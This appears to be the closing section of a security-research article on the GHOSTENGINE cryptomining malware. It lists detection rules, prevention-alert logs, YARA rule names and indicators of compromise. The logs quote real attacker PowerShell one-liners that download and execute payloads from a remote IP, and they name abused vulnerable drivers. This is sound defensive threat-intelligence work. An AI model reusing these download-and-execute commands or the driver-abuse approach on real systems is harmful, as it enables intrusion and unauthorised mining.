Network traffic may generate and be identifiable if DNS record lookups point to known mining pool domains over well-known ports such as HTTP (`80`) and HTTPS (`443`). Stratum is also another popular network protocol for miners, by default, over port `4444` .

The analysis of this intrusion set revealed the following detection rules and behavior prevention events:

- Suspicious PowerShell Downloads
- Service Control Spawned via Script Interpreter
- Local Scheduled Task Creation
- Process Execution from an Unusual Directory
- Svchost spawning Cmd
- Unusual Parent-Child Relationship
- Clearing Windows Event Logs
- Microsoft Windows Defender Tampering
- Potential Privilege Escalation via Missing DLL
- Binary Masquerading via Untrusted Path

Prevention

Malicious Files Prevention :

process.command_line	message	file.path	process.parent.command_line
"C:\windows\system32\expand.exe" C:\Windows\System32\oci.dll.tmp C:\Windows\System32\oci.dll	Malware Prevention Alert	C:\Windows\System32\oci.dll	powershell -nop -c "IEX ((new-object net.webclient).downloadstring('http://111.90.158. 40/get.png?random=20240506191035'))"
C:\Windows\System32\expand.exe C:\Windows\Fonts\taskhostw.png C:\Windows\Fonts\taskhostw.exe	Malware Prevention Alert	C:\Windows\Fonts\taskhostw.exe	C:\Windows\Fonts\smartsscreen.exe
C:\Windows\System32\expand.exe C:\Windows\Fonts\taskhostw.png C:\Windows\Fonts\taskhostw.exe	Malware Prevention Alert	C:\Windows\Fonts\taskhostw.exe	C:\Windows\Fonts\smartsscreen.exe
C:\Windows\System32\expand.exe C:\Windows\Fonts\taskhostw.png C:\Windows\Fonts\taskhostw.exe	Malware Prevention Alert	C:\Windows\Fonts\taskhostw.exe	C:\Windows\Fonts\smartsscreen.exe

GHOSTENGINE file prevention

Shellcode Injection Prevention:

event.code	process.command_line	message
shellcode_thread	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -c "IEX ((new-object net.webclient).downloadstring('http://111.90.158.40/kill.png? random=20240507072309'))"	Memory Threat Prevention Alert: Shellcode Injection
shellcode_thread	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -c "IEX ((new-object net.webclient).downloadstring('http://111.90.158.40/kill.png? random=20240507072309'))"	Memory Threat Prevention Alert: Shellcode Injection
shellcode_thread	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -c "IEX ((new-object net.webclient).downloadstring('http://111.90.158.40/kill.png? random=20240507062207'))"	Memory Threat Prevention Alert: Shellcode Injection

GHOSTENGINE shellcode prevention

Vulnerable Drivers file creation prevention ([Windows.VulnDriver.ArPot]() and [Windows.VulnDriver.IoBitUnlocker]())

event.code	rule.name	process.command_line	message
malicious_file	Windows.VulnDriver.ArPot	"C:\windows\system32\expand.exe" C:\Windows\System32\drivers\aswArPots.sys.tmp C:\Windows\System32\drivers\aswArPots.sys	Malware Prevention Alert
malicious_file	Windows.VulnDriver.IoBitUnlocker	"C:\windows\system32\expand.exe" C:\Windows\System32\drivers\IObitUnlockers.sys.tmp C:\Windows\System32\drivers\IObitUnlockers.sys	Malware Prevention Alert
malicious_file	Windows.VulnDriver.IoBitUnlocker	"C:\windows\system32\expand.exe" C:\Windows\System32\drivers\IObitUnlockers.sys.tmp C:\Windows\System32\drivers\IObitUnlockers.sys	Malware Prevention Alert
malicious_file	Windows.VulnDriver.ArPot	"C:\windows\system32\expand.exe" C:\Windows\System32\drivers\aswArPots.sys.tmp C:\Windows\System32\drivers\aswArPots.sys	Malware Prevention Alert

GHOSTENGINE driver prevention

YARA

Elastic Security has created YARA rules to identify this activity.

- Windows Trojan GHOSTENGINE
- Windows.VulnDriver.ArPot
- Windows.VulnDriver.IoBitUnlocker

Observations

All observables are also available for download in both ECS and STIX format.

The following observables were discussed in this research.

Observable	Type	Name
`2fe78941d74d35f721556697491a438bf3573094d7ac091b42e4f59ecbd25753`	SHA-256	`C:\Windows\Fonts\smartsscreen.exe`
`4b5229b3250c8c08b98cb710d6c056144271de099a57ae09f5d2097fc41bd4f1`	SHA-256	`C:\Windows\System32\drivers\aswArPots.sys`
`2b33df9aff7cb99a782b252e8eb65ca49874a112986a1c49cd9971210597a8ae`	SHA-256	`C:\Windows\System32\drivers\IObitUnlockers.sys`
`3ced0552b9ecf3dfecd14cbcc3a0d246b10595d5048d7f0d4690e26ecccc1150`	SHA-256	`C:\Windows\System32\oci.dll`

Observable	Type	Name
`3b2724f3350cb5f017db361bd7aae49a8dbc6faa7506de6a4b8992ef3fd9d7ab`	SHA-256	`C:\Windows\System32\oci.dll`
`35eb368c14ad25e3b1c58579ebaeae71bdd8ef7f9ccecfc00474aa066b32a03f`	SHA-256	`C:\Windows\Fonts\taskhostw.exe`
`786591953336594473d171e269c3617d7449876993b508daa9b96eedc12ea1ca`	SHA-256	`C:\Windows\Fonts\config.json`
`11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5`	SHA-256	`C:\Windows\Fonts\WinRing0x64.sys`
`aac7f8e174ba66d62620bd07613bac1947f996bb96b9627b42910a1db3d3e22b`	SHA-256	`C:\ProgramData\Microsoft\DeviceSync\SystemSync\Tiworker`
`6f3e913c93887a58e64da5070d96dc34d3265f456034446be89167584a0b347e`	SHA-256	`backup.png`
`7c242a08ee2dfd5da8a4c6bc86231985e2c26c7b9931ad0b3ea4723e49ceb1c1`	SHA-256	`get.png`
`cc4384510576131c126db3caca027c5d159d032d33ef90ef30db0daa2a0c4104`	SHA-256	`kill.png`
`download.yrnvtklot[.]com`	domain	
`111.90.158[.]40`	ipv4-addr	
`ftp.yrnvtklot[.]com`	domain	
`93.95.225[.]137`	ipv4-addr	
`online.yrnvtklot[.]com`	domain	

References

The following were referenced throughout the above research:

- https://www.antiy.com/response/HideShoveling.html

Source: https://www.elastic.co/security-labs/invisible-miners-unveiling-ghostengine